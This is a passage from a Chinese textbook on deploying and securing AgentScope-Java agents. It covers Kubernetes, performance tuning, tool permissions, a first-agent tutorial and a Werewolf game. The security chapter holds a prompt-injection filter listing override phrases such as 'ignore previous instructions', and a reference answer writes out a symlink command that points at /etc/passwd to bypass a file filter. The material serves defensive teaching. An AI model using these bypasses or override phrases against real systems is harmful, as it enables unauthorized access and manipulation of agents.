多环境配置的核心原则：**开发环境优先速度和成本**（内存 Session + 便宜模型），**生产环境优先可靠性和可观测性**（MySQL Session + 强模型 + 全链路追踪）。

18.4 Docker 容器化

```
FROM eclipse-temurin:17-jre-alpine
WORKDIR /app
COPY target/agent-app.jar app.jar
ENV JAVA_OPTS="-Xms512m -Xmx2g"
EXPOSE 8080
ENTRYPOINT ["sh", "-c", "java $JAVA_OPTS -jar app.jar"]
```

基础镜像选择 `eclipse-temurin:17-jre-alpine` 的考量：Alpine Linux 基于 musl libc，镜像体积仅 ~85MB（vs glibc 版 ~210MB），但需注意 musl 的 DNS 解析行为与 glibc 不同，在 K8s Service 发现中可能需要额外配置。如果遇到 DNS 问题，可切换到 `eclipse-temurin:17-jre-jammy`（基于 glibc）。

18.5 Kubernetes 部署

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: agent-service
spec:
  replicas: 3
  template:
    spec:
      containers:
        - name: agent
          image: agent-service:latest
          ports:
            - containerPort: 8080
          env:
            - name: DASHSCOPE_API_KEY
              valueFrom:
                secretKeyRef:
                  name: agent-secrets
                  key: api-key
          resources:
            requests: { memory: "1Gi", cpu: "500m" }
            limits: { memory: "2Gi", cpu: "2000m" }
          livenessProbe:
            httpGet: { path: /actuator/health/liveness, port: 8080 }
            initialDelaySeconds: 30
          readinessProbe:
            httpGet: { path: /actuator/health/readiness, port: 8080 }
            initialDelaySeconds: 10
          lifecycle:
            preStop:
              exec:
                command: ["sh", "-c", "sleep 15"] # 配合 GracefulShutdown
```

Agent 特有的部署考量：

- 1. 资源配额：**Agent 的内存消耗主要来自对话历史（每轮约 1-5KB，100 轮约 100-500KB）和 LLM 客户端连接池。2GB 上限通常足够单个 Agent 实例，但 AutoContextMemory 的压缩操作会短暂增加内存（压缩期间同时持有原始和摘要版本）。

2. **健康检查**：liveness 探测的 `initialDelaySeconds: 30` 给模型客户端初始化留出时间；readiness 探测 10 秒即可，因为 Agent 在模型客户端就绪后即可接受请求。

3. **会话亲和性**：默认 Deployment 不保证会话亲和性。对于使用 InMemorySession 的 Agent，必须启用 Session Affinity (`sessionAffinity: ClientIP`)；对于使用 Redis/MySQL Session 的 Agent，亲和性不是必需的但能减少状态恢复开销。

优雅关闭与 K8s 的配合：

1. K8s 发送 SIGTERM → Pod 标记为 Terminating
2. Spring Boot `GracefulShutdown` 开始等待活跃请求完成
3. AgentScope-Java `GracefulShutdownManager` 在安全点保存状态
4. `preStop` hook 给 15 秒缓冲期
5. `terminationGracePeriodSeconds` 设置为 30-60 秒
6. 超时后 K8s 发送 SIGKILL

18.6 HPA 自动扩缩容

```
apiVersion: autoscaling/v2
kind: HorizontalPodAutoscaler
metadata:
  name: agent-hpa
spec:
  scaleTargetRef:
    apiVersion: apps/v1
    kind: Deployment
    name: agent-service
```

```
minReplicas: 2
maxReplicas: 10
metrics:
- type: Resource
  resource:
    name: cpu
    target:
      type: Utilization
      averageUtilization: 70
```

Agent 的扩缩容指标选择：

- **CPU**：LLM 调用是 I/O 密集，CPU 不是最佳指标
- **并发请求数**：更准确，但需要自定义指标
- **活跃 Agent 数**：最精确，需要通过 Actuator 暴露

缩容风险：HPA 缩容时可能驱逐正在执行 ReAct 循环的 Agent。必须配合

GracefulShutdown（参见第 11 章）确保状态保存后才能终止。建议

`scaleDown.stabilizationWindowSeconds` 设置为 300 秒，避免流量波动导致的频繁缩容。

思考题

1. Agent 的扩缩容指标选择——CPU、并发请求数、活跃 Agent 数，哪个最准确？为什么？
2. preStop hook 的 15 秒缓冲期和 terminationGracePeriodSeconds 的关系如何设计？给出具体数值。
3. Spring Boot Starter 的自动配置过于激进（一旦引入就启动 A2A Server）——设计一个更灵活的条件化配置方案。

****参考: ****

1. 最准确的是并发请求数——Agent 是 I/O 密集型, CPU 利用率低但并发连接数高。CPU 不准确因为 Agent 大部分时间在等 LLM 响应 (CPU<10%)。活跃 Agent 数不准确因为 Agent 可能处于 HITL 挂起状态 (占用内存但不消耗资源)。推荐: 并发请求数为主指标, 配合活跃 Agent 数为辅助。

2. 具体数值: `preStop=15s`, `shutdownTimeout=30s`, `terminationGracePeriodSeconds=60s`。关系: K8s 发送 SIGTERM → (0-15s) `preStop` hook 等待 Pod 从 Service 摘除 → (15s 起) 应用进入 `GracefulShutdown` → 最多 30s 完成在途请求 → (45s) 如果仍有请求 → K8s 等待至 60s 发送 SIGKILL。预留 15s 安全余量。

3. 条件化配置方案: ①引入 `@EnableAgentScope` 注解, 显式启用才加载自动配置; ②配置开关 `agentscope.enabled=false` 默认不启动; ③按模块拆分——`@EnableA2aServer`、`@EnableTracer`、`@EnableSession` 各自独立控制; ④使用 Spring Boot 的 `@ConditionalOnProperty` 实现细粒度配置。

第 19 章 性能调优

19.1 Agent 执行性能分析

Agent 的执行时间是多个阶段的叠加：

总耗时 = 推理延迟 + 工具执行延迟 + 内存操作 + 格式化

典型分布 (5 轮 ReAct 循环)：

LLM 调用：	$5 \times 3-10s = 15-50s$	(80-90%)
工具执行：	$5 \times 0.1-2s = 0.5-10s$	(5-15%)
格式化：	$5 \times 1-5ms = 5-25ms$	(<1%)
内存操作：	$5 \times <1ms = <5ms$	(<1%)

瓶颈识别： LLM 调用几乎总是主要瓶颈。优化重点应放在减少 LLM 调用次数和降低单次调用延迟上。

19.2 工具执行优化

并行执行

当 LLM 返回多个 tool_call 时，`Toolkit.callTools()` 通过 `Flux.merge()` 并行执行：

```
// Toolkit 内部实现
// Schedulers.boundedElastic() 是 Reactor 的 I/O 密集型任务调度器
// 默认线程池上限 = 10 × CPU 核心数 (最大 200)，适合工具执行 (涉及网络 I/O 或文件 I/O)
// 不应使用 Schedulers.parallel() (CPU 密集型)，因为工具执行大多在等待 I/O
Flux<ToolResultBlock> results = Flux.fromIterable(toolCalls)
    .flatMap(call -> executeTool(call))
```

```
.subscribeOn(Schedulers.boundedElastic()),  
maxConcurrency); // 默认 256 并发-单个 Agent 可同时执行的工具数上限
```

调优建议：

- I/O 密集型工具（HTTP 调用、数据库查询）：增大并发度
- 有速率限制的 API：降低并发度或添加限流
- 有依赖关系的工具：分开到不同 ReAct 轮次（LLM 会自动处理）

超时与重试

`ModelUtils.applyTimeoutAndRetry()` (`agentscope-`

`core/.../ModelUtils.java`) 为模型调用配置超时和重试：

```
public static <T> Flux<T> applyTimeoutAndRetry(Flux<T> flux,  
        Duration timeout, int maxRetries) {  
    return flux.timeout(timeout)  
        .retryWhen(Retry.backoff(maxRetries, Duration.ofSeconds(1))  
            .filter(throwable -> !(throwable instanceof  
ToolSuspendException)))  
        .onRetryExhaustedThrow((spec, signal) -> signal.failure()));  
}
```

调优建议：

- 简单查询：`timeout=30s, maxRetries=2`
- 复杂推理：`timeout=120s, maxRetries=3`
- 工具密集：`timeout=60s, maxRetries=1`（工具执行本身的超时单独配置）

19.3 内存管理优化

AutoContextMemory 参数调优

参数	默认值	调优建议
`tokenRatio`	0.4	0.3-0.5 之间；低 = 更激进压缩，高 = 更多上下文
`lastKeep`	10	5-20 之间；取决于对话轮次密度
压缩触发时机	超出 tokenRatio 时	不可配置，框架自动判断

压缩对推理质量的影响：

- tokenRatio = 0.7 → 几乎不压缩 → 高质量但高成本
- tokenRatio = 0.5 → 适度压缩 → 平衡点
- tokenRatio = 0.3 → 激进压缩 → 低成本但可能丢失关键信息
- tokenRatio = 0.1 → 极端压缩 → 仅保留摘要和最近几条

19.4 模型调用优化

模型选择策略

不同复杂度的任务应匹配不同规格的模型，既保证推理质量又控制成本：

任务复杂度与模型匹配：

- 简单查询（天气、翻译）：
 - qwen-turbo / gpt-4o-mini：快速、便宜
- 中等推理（数据分析、文本生成）：
 - qwen-plus / gpt-4o：平衡

复杂推理（多步推理、工具编排）：
→ qwen-max / gpt-4o：强大但慢

降级策略

```
public class FallbackModel extends ChatModelBase {
    private final ChatModelBase primary;
    private final ChatModelBase fallback;

    @Override
    public Flux<ChatResponse> doStream(List<Msg> msgs, GenerateOptions
options) {
        return primary.doStream(msgs, options)
            .onErrorResume(TimeoutException.class,
                e -> fallback.doStream(msgs, options));
    }
}
```

Prompt Caching 优化

Prompt Caching（提示缓存）是降低 LLM 调用延迟和成本的最有效手段之一。

其原理是：当多次请求的提示前缀相同时，LLM 服务端可以复用已计算的 KV Cache，跳过前缀部分的注意力计算，直接从缓存位置开始生成。

Agent 场景的缓存友好性：Agent 的每次 LLM 调用都包含系统提示词 + 工具描述 + 对话历史，其中系统提示词和工具描述在会话期间保持不变，构成了天然的“缓存前缀”。在 5 轮 ReAct 循环中，前缀可能占总 token 的 60-80%，缓存命中可节省 50-70% 的输入 token 成本和 30-50% 的首 token 延迟。

各提供商的缓存支持：

提供商	机制	触发条件	缓存时长
Anthropic	`cache_control` 标记	显式标记缓存边界	5 分钟

DeepSeek	自动前缀缓存	前缀匹配即命中	未知
OpenAI	Prompt Caching	自动 (>1024 token)	5-10 分钟

设计建议：将系统提示词和工具描述放在消息列表的最前面，保持前缀稳定性。

避免在系统提示词中包含时间戳或随机数等动态内容，这会使缓存失效。对于多轮对话，早期消息的稳定性高于最新消息，因此 AutoContextMemory 的压缩策略（只压缩尾部消息）天然有利于缓存命中。

思考题

- 1. Agent 执行性能的瓶颈几乎总是 LLM 调用。除了减少调用次数，还有什么策略可以降低 LLM 调用延迟？
- 2. AutoContextMemory 的 tokenRatio 参数从 0.3 到 0.7，对推理质量和成本的影响如何量化？
- 3. 设计一个模型降级策略：当主模型不可用时，如何平滑切换到备用模型？

****参考：****

1. 降延迟策略：①模型缓存——Prompt Caching（如 Anthropic/DeepSeek 的 cache_control），重复前缀免重算；②预测性预取——在 Agent 思考阶段预加载可能用到的工具描述；③流式输出早截断——检测到完整 JSON 结构即返回，不等全部 token 生成完；④模型蒸馏——用小模型处理简单请求，大模型只处理复杂请求；⑤边缘部署——将模型推理部署到离用户更近的节点。

2. tokenRatio 从 0.3 到 0.7 的影响：0.3 时工作记忆窗口小，早期消息快速被压缩，推理质量下降（丢失上下文），但 token 成本低；0.7 时工作记忆窗口

大，保留更多原始消息，推理质量高，但 token 消耗翻倍以上。量化方法：在标准评测集上测试不同 ratio 下的工具调用准确率，绘制 ratio-accuracy 曲线，找拐点。经验值：0.4-0.5 是性价比最优点。

3. 降级策略设计：①健康检测——连续 3 次调用失败或 P99 延迟>阈值触发降级；②分级降级——第一级切同厂商小模型（如 GPT-4→GPT-3.5），第二级切跨厂商备选（如 OpenAI→DeepSeek）；③上下文适配——模型切换时重新格式化对话历史（不同模型 Formatter 不同）；④自动恢复——备用模型成功率>95%持续 5 分钟后尝试切回主模型。

第 20 章 安全设计

LLM Agent 的安全与传统软件安全有着本质区别：传统软件的行为由代码逻辑完全决定，而 Agent 的行为由 LLM 推理结果决定——这意味着攻击者可以通过构造输入来“操控”代码执行路径。OWASP 在 2025 年发布的 LLM Top 10 风险清单中，与 Agent 直接相关的高危项包括：提示注入（LLM01）、敏感信息泄露（LLM06）、不安全的输出处理（LLM02）和供应链攻击（LLM05）。

Agent 安全的三个维度：本章从权限控制（谁能用什么工具）、输入防护（防止恶意指令操控 Agent）和数据安全（保护敏感信息不被泄露）三个维度展开，每个维度对应框架中的一个安全机制。

20.1 工具安全

ToolGroup 权限隔离

`ToolGroup` (`agentscope-core/.../tool/ToolGroup.java:42-54`) 是工具权限隔离的基本单元：

```
// 创建工具组
toolkit.registration().group("sensitive")
    .description("Sensitive operations requiring approval")
    .active(false)           // 默认不激活
    .tools("delete_data", "execute_sql", "deploy")
    .apply();
```

隔离机制 (`ToolGroupManager.java:230-244`)：

```
boolean isActiveTool(String toolName) {
    // 未分组的工具 → 始终可用
```

```

    if (!isGroupedTool(toolName)) return true;
    // 分组工具 → 至少属于一个激活组才可用
    return tools.get(toolName).stream()
        .anyMatch(group -> toolGroups.get(group).isActive());
}

```

安全门 (`ToolExecutor.java:192-199`) :

```

if (!groupManager.isActiveTool(toolCall.getName())) {
    return ToolResultBlock.error(
        "Unauthorized tool call: '" + toolCall.getName() + "' is not
        available");
}

```

动态激活: Agent 可以通过 `reset_equipped_tools` 元工具自主激活工具组

(`MetaToolFactory.java:43-107`)。这个元工具的参数 `schema` 动态生成

`enum`, 只包含存在的组名, 防止越权。

SkillBox 技能隔离

SkillBox 的 `ToolGroup` 默认 `active=false` (`SkillBox.java:143`) , 技能加载后

不会立即可用, 需要显式激活。这防止了 Agent 在不知情的情况下获得新能

力。

20.2 提示注入防护

提示注入 (Prompt Injection) 是 LLM Agent 面临的最大的安全威胁之一。

AgentScope-Java 的多层防护:

Hook 层面:

```

public class ContentFilterHook implements Hook {
    private final List<Pattern> dangerousPatterns = List.of(
        Pattern.compile("(?i)ignore previous instructions"),
        Pattern.compile("(?i)system:"),
        Pattern.compile("(?i)you are now")
    );
}

```

```

@Override
public Mono<HookResult> onEvent(HookEvent event) {
    if (event instanceof PreCallEvent preEvent) {
        for (Msg msg : preEvent.getInputMessages()) {
            if (containsInjection(msg)) {
                return Mono.just(HookResult.stopAgent(
                    "Potential prompt injection detected"));
            }
        }
    }
    return Mono.just(HookResult.continue());
}
}

```

ToolValidator 输入验证 (`ToolValidator.java:51-96`) :

每个工具调用前, `ToolValidator.validateInput()` 使用 JSON Schema Draft


2020-12 验证 LLM 生成的参数。这防止了参数注入攻击——LLM 输出的参数必须符合预定义的 Schema。

20.3 Shell 工具安全

`ShellCommandTool` (`agentscope-`

`core/.../tool/coding/ShellCommandTool.java:65-542`) 实现了多层安全防

护:



使用方式：

```
// 生产环境：白名单模式
ShellCommandTool shellTool = new ShellCommandTool(
```

```

    Set.of("ls", "cat", "grep", "wc"),    // 只允许这 4 个命令
    null,                                // 无人工审批回调
    Paths.get("/data/workspace")          // 限制工作目录
);

// 开发环境: 审批模式
ShellCommandTool shellTool = new ShellCommandTool(
    Set.of(),                            // 无白名单
    command -> {                        // 人工审批回调
        logger.warn("Shell command approval: {}", command);
        return securityService.approve(command);
    },
    null
);

```

20.4 SkillFileFilter 路径遍历防护

`SkillBox.uploadSkillFiles()` (`SkillBox.java:750-756`) 实现了路径遍历防护:

```

Path targetPath = skillDir.resolve(resourcePath).normalize();

// 关键安全检查: 规范化路径必须在技能目录内
if (!targetPath.startsWith(skillDir)) {
    logger.warn("Path traversal attempt detected: {}", resourcePath);
    continue; // 跳过此文件
}

```

`DefaultSkillFileFilter` (`SkillBox.java:780-815`) 额外限制可上传的目录和扩展名:

- 默认允许目录: `scripts/`, `assets/`
- 默认允许扩展名: `.py`, `.js`, `.sh`

20.5 数据安全

安全维度	风险	防护措施
API Key 泄露	代码中硬编码	环境变量 + K8s Secret
Session 数据泄露	MySQL/Redis 未加密	传输层 TLS + 静态加密
敏感数据记忆	Memory 中保存密码等	脱敏 Hook + 定期清理
A2A 通信窃听	明文 JSON-RPC	HTTPS + 认证头
工具参数泄露	日志中记录敏感参数	日志脱敏 + 审计分级

API Key 管理最佳实践：


```
apiVersion: v1
kind: Secret
metadata:
  name: agent-secrets
type: Opaque
data:
  dashscope-api-key: <base64-encoded>
```


Deployment 中通过 secretKeyRef 引用：

```
env:
- name: DASHSCOPE_API_KEY
  valueFrom:
    secretKeyRef:
      name: agent-secrets
      key: dashscope-api-key
```

第四篇总结：生产工程全景图

经过第 16-20 章的讨论，一个生产级 Agent 应用的完整技术栈如下：





从上到下：应用逻辑 → 安全与可观测 → 持久化与容错 → 部署与运维。每一层都是生产环境不可或缺的一部分。

思考题

1. ToolGroup 的 "未分组工具始终可用" 规则是否构成安全风险？如何改进？
2. ShellCommandTool 的多层安全防护中，哪一层最可能被绕过？如何加固？
3. 在 A2A 通信中，当前缺少认证机制。设计一个基于 JWT 的 A2A 认证方案。

****参考：****

1. 是安全风险——未分组工具对所有 Agent 可见，意味着新加入的 Agent 自

动获得所有未分组工具权限，违反最小权限原则。改进：①默认拒绝——未分组工具不可用，必须显式分配到 ToolGroup；②白名单模式——ToolGroup 声明允许的工具列表而非禁止列表；③审计——记录未分组工具的调用日志，定期 review。

2. 最可能被绕过的是 SkillFileFilter——它只检查文件路径，不检查文件内容。攻击方式：①符号链接攻击——`ln -s /etc/passwd /tmp/safe_file`，路径合法但内容敏感；②路径编码绕过——使用 URL 编码或 Unicode 规范化绕过路径匹配。加固：①解析符号链接后检查真实路径；②使用操作系统 `chroot/namespace` 隔离；③文件内容扫描。

3. JWT 认证方案：①AgentCard 中声明 `securitySchemes` (`type: http, scheme: bearer, bearerFormat: JWT`)；②A2A 请求头携带 `Authorization: Bearer <JWT>`；③JWT payload 包含：`agentId`、`permissions`（可调用的目标 Agent 列表）、`exp`；④TransportWrapper 在 `handleRequest()` 前校验 JWT；⑤Nacos 注册时发布公钥（JWKS 端点）；⑥Token 刷新——短期 JWT（5 分钟）+ Refresh Token。

第五篇：实战与生态

第 21 章 从零构建你的第一个 Agent

本章将从零开始，逐步构建一个完整的 Agent 应用。每个步骤不仅展示代码，更解释背后的设计选择——为什么这样写，而非仅仅展示怎么写。建议读者边读边动手，逐步理解从最简 Agent 到生产级 Agent 的演进路径。

21.1 环境搭建

环境要求： Java 17+, Maven 3.8+, API Key (DashScope 或 OpenAI)

在 `pom.xml` 中引入核心依赖：

```
<dependency>
  <groupId>io.agentscope</groupId>
  <artifactId>agentscope-core</artifactId>
  <version>1.0.12</version>
</dependency>
```

如果使用 DashScope 模型，还需要引入对应的扩展包。如果使用 OpenAI 兼容模型（包括 DeepSeek、Moonshot 等），核心包已内置支持，无需额外依赖。选择模型提供商时，核心考量是：**API 兼容性**（是否遵循 OpenAI 协议）和 **延迟**（国内模型通常延迟更低）。

21.2 第一个对话 Agent

最简 Agent 只需 5 行核心代码：

```

DashScopeChatModel model = DashScopeChatModel.builder()
    .apiKey(System.getenv("DASHSCOPE_API_KEY"))
    .modelName("qwen-plus").build();

ReActAgent agent = ReActAgent.builder()
    .name("assistant").model(model)
    .memory(new InMemoryMemory()).build();

Msg response = agent.call(Msg.userText("你好, 请介绍一下你自己")).block();
System.out.println(response.getTextContent());

```

代码解读：这三步对应了 Agent 的三个核心要素——**大脑**（Model）、**记忆**

（Memory）和**身份**（name）。Builder 模式让配置一目了然：模型决定了推理能力，记忆决定了上下文理解，名称用于日志和追踪。`agent.call()` 返回 `Mono<Msg>`，`.block()` 将异步调用转为同步等待——在真实项目中应使用响应式链而非阻塞。

此时 Agent 只能对话，不能执行任何操作——它没有“手”。接下来添加工具。

21.3 添加工具

工具赋予 Agent 与外部世界交互的能力。`@Tool` 注解将普通 Java 方法声明为

Agent 可调用的工具：

```

public class WeatherTools {
    @Tool(name = "get_weather", description = "获取指定城市的天气信息")
    public String getWeather(
        @ToolParam(name = "city", description = "城市名称") String city)
    {
        return city + "今天晴, 气温 25°C";
    }
}

```

设计要点：`description` 是 LLM 决定“何时调用此工具”的唯一依据，写好 `description` 是工具设计最重要的部分——过于模糊（“获取信息”）会导致误调

用，过于具体（“获取中国华北地区城市天气”）会限制泛化能力。理想描述应包含**动作**（获取）+ **对象**（天气）+ **输入**（城市名称）。

将工具注册到 Agent 的 Toolkit 中：

```
Toolkit toolkit = new Toolkit();
toolkit.registerTool(new WeatherTools());

ReActAgent agent = ReActAgent.builder()
    .name("weather_assistant")
    .sysPrompt("你是一个天气助手，帮助用户查询天气信息")
    .model(model).toolkit(toolkit)
    .memory(new InMemoryMemory()).build();
```

当用户问“北京今天天气怎么样？”时，Agent 的 ReAct 循环会自动执行：推理（需要天气信息）→ 调用工具（`get_weather("北京")`）→ 获取结果（“北京今天晴”）→ 生成回答。`sysPrompt` 引导 Agent 优先使用工具而非凭记忆回答，避免“幻觉”天气数据。

21.4 结构化输出

当 Agent 需要返回机器可读的结果（而非自由文本）时，使用结构化输出：

```
public record WeatherInfo(String city, int temperature, String condition) {}

Msg response = agent.call(Msg.userText("北京天气"),
    WeatherInfo.class).block();
WeatherInfo info = response.getStructuredData(WeatherInfo.class);
```

原理：框架在 LLM 请求中注入 JSON Schema 约束，强制模型按 `WeatherInfo` 的字段格式输出。这是 Function Calling 机制的复用——结构化输出本质上是一个“无副作用的工具调用”，LLM 填充参数而非执行操作。Java Record 是理想的数据载体，因为其不可变性和自动生成的 accessor 与 JSON 反序列化天然兼容。

21.5 流式响应

对于需要实时反馈的场景（如长文生成、多步推理），使用流式输出：

```
agent.stream(Msg.userText("讲个故事"), StreamOptions.DEFAULT)
    .filter(e -> e.getType() == EventType.REASONING || e.getType() ==
        EventType.AGENT_RESULT)
    .doOnNext(e -> System.out.print(e.getMessage().getTextContent()))
    .blockLast();
```

流式事件过滤： `StreamEvent` 有多种类型（REASONING、TOOL_CALL、TOOL_RESULT、AGENT_RESULT），过滤出 REASONING 和 AGENT_RESULT 事件，可以在用户界面展示"Agent 正在思考..."的实时反馈，而不暴露工具调用的内部细节。这在 SSE（Server-Sent Events）场景中特别有用——前端通过 `EventSource` 接收流式事件，实现打字机效果。

21.6 MCP 工具集成

MCP（Model Context Protocol）允许 Agent 动态发现和使用外部工具，无需在编译时声明：

```
McpClientWrapper mcpClient = McpClientBuilder.create("filesystem")
    .stdioTransport("npx", "-y", "@modelcontextprotocol/server-fileSystem",
        "/tmp")
    .buildAsync().block();

toolkit.registerMcpClient(mcpClient).block();
```

与 @Tool 的选择： `@Tool` 适合团队内部、Java 原生的工具（编译期类型检查、IDE 补全、调试方便）；MCP 适合第三方维护的工具、跨语言共享的场景、需要独立部署和扩缩容的工具服务。在本例中，`filesystem` MCP Server 提供了文

件读写能力，Agent 可以直接操作 `/tmp` 目录——这意味着你不需要自己写文件操作工具，直接复用社区生态。

从最简到生产：以上 6 步构建了一个可运行的 Agent，但从开发到生产还需要：错误处理（工具失败降级）、AutoContextMemory（防上下文溢出）、HITL（关键操作审批）、Session 持久化（断点恢复）、Tracer 追踪（调试排障）——这些能力在前面各章已详细讨论，按需组合即可。

思考题

1. 从 5 行代码的最简 Agent 到生产级 Agent，中间需要增加哪些关键能力？
按优先级排序。
2. MCP 工具集成与 @Tool 注解在开发体验上有什么差异？什么场景应该优先选择 MCP？
3. 如果要为你的团队编写一个 Agent 开发脚手架（template 项目），需要包含哪些内容？

****参考：****

1. 按优先级排序：①错误处理（工具调用失败/LLM 超时的降级策略）→ ②记忆管理（AutoContextMemory 防上下文溢出）→ ③HITL（关键操作人工审批）→ ④状态持久化（断点恢复）→ ⑤可观测性（Tracer 追踪调试）→ ⑥安全防护（ToolGroup 权限隔离）→ ⑦流式输出（SSE 用户体验）→ ⑧部署运维（容器化/扩缩容）。
2. 开发体验差异：@Tool 注解——在 Java 代码中定义，编译期类型检查，IDE 自动补全，调试方便；MCP——JSON Schema 定义，运行时动态发现，

跨语言复用，但调试需额外工具。优先 MCP 的场景：①工具由第三方团队维护（不同代码仓库）；②工具需要独立部署和扩缩容；③多 Agent 框架混合（如 Java+Python 共享同一 MCP Server）。

3. 脚手架内容：①项目模板——pom.xml（依赖管理）+ 标准目录结构；②配置模板——application.yml（模型/工具/记忆配置）+ 多环境 profile；③Agent 基类——封装常用模式（ReAct+HITL+状态持久化）；④工具库——团队常用@Tool 集合；⑤测试框架——Mock LLM 响应+工具执行断言；⑥Dockerfile + K8s manifest；⑦CI/CD pipeline（含集成测试）。

第 22 章 多 Agent 游戏实战——Werewolf

22.1 游戏规则与 Agent 角色设计

9 名玩家，3 种阵营：

角色	数量	能力	Agent 设计要点
狼人	3	夜晚协商杀人	需要合作策略，隐藏身份
村民	3	无特殊能力	通过讨论推理狼人身份
预言家	1	每晚查验一人身份	掌握关键信息，决定何时揭露
女巫	1	解药+毒药各一次	关键决策：救谁、毒谁
猎人	1	被淘汰时可带走一人	选择最有价值的目标

22.2 系统提示词工程

每个角色有独立的系统提示词（通过 i18n 支持），核心设计原则：

- 狼人：**协调杀人，白天伪装， "Keep responses concise (2-3 sentences)"
- 预言家：**谨慎揭露，避免成为目标

- **女巫**：战略性使用药水
- **猎人**：死亡时的射杀决策
- **村民**：通过讨论推理

```
// WerewolfWebGame.java LINE 122-164
ReActAgent agent = ReActAgent.builder()
    .name(name) // "甲", "乙", ... 或
"Alice", "Bob", ...
    .sysPrompt(prompts.getSystemPrompt(role, name)) // 角色特定提示
    .model(model) // 共享 DashScope qwen3-
max
    .memory(new InMemoryMemory()) // 每个 Agent 独立记忆
    .toolkit(new Toolkit()) // 空工具集 (纯推理角色)
    .build();
```

22.3 MsgHub 群组讨论的三种用法

游戏中共创建三个 MsgHub 实例，展示了 MsgHub 的三种使用模式：

22.3.1 模式一：狼人夜间讨论（autoBroadcast + 禁用 + 并行投票）

```
// WerewolfWebGame.java LINE 208-268
try (MsgHub werewolfHub = MsgHub.builder()
    .name("WerewolfDiscussion")
    .participants(werewolves)
    .announcement(werewolfDiscussionPrompt)
    .enableAutoBroadcast(true) // 讨论时互相可见
    .build()) {

    werewolfHub.enter().block();

    // 阶段 1: 讨论 (autoBroadcast ON) — 2 轮顺序发言
    for (int i = 0; i < 2; i++) {
        for (Player wolf : werewolves) {
            wolf.getAgent().call().block();
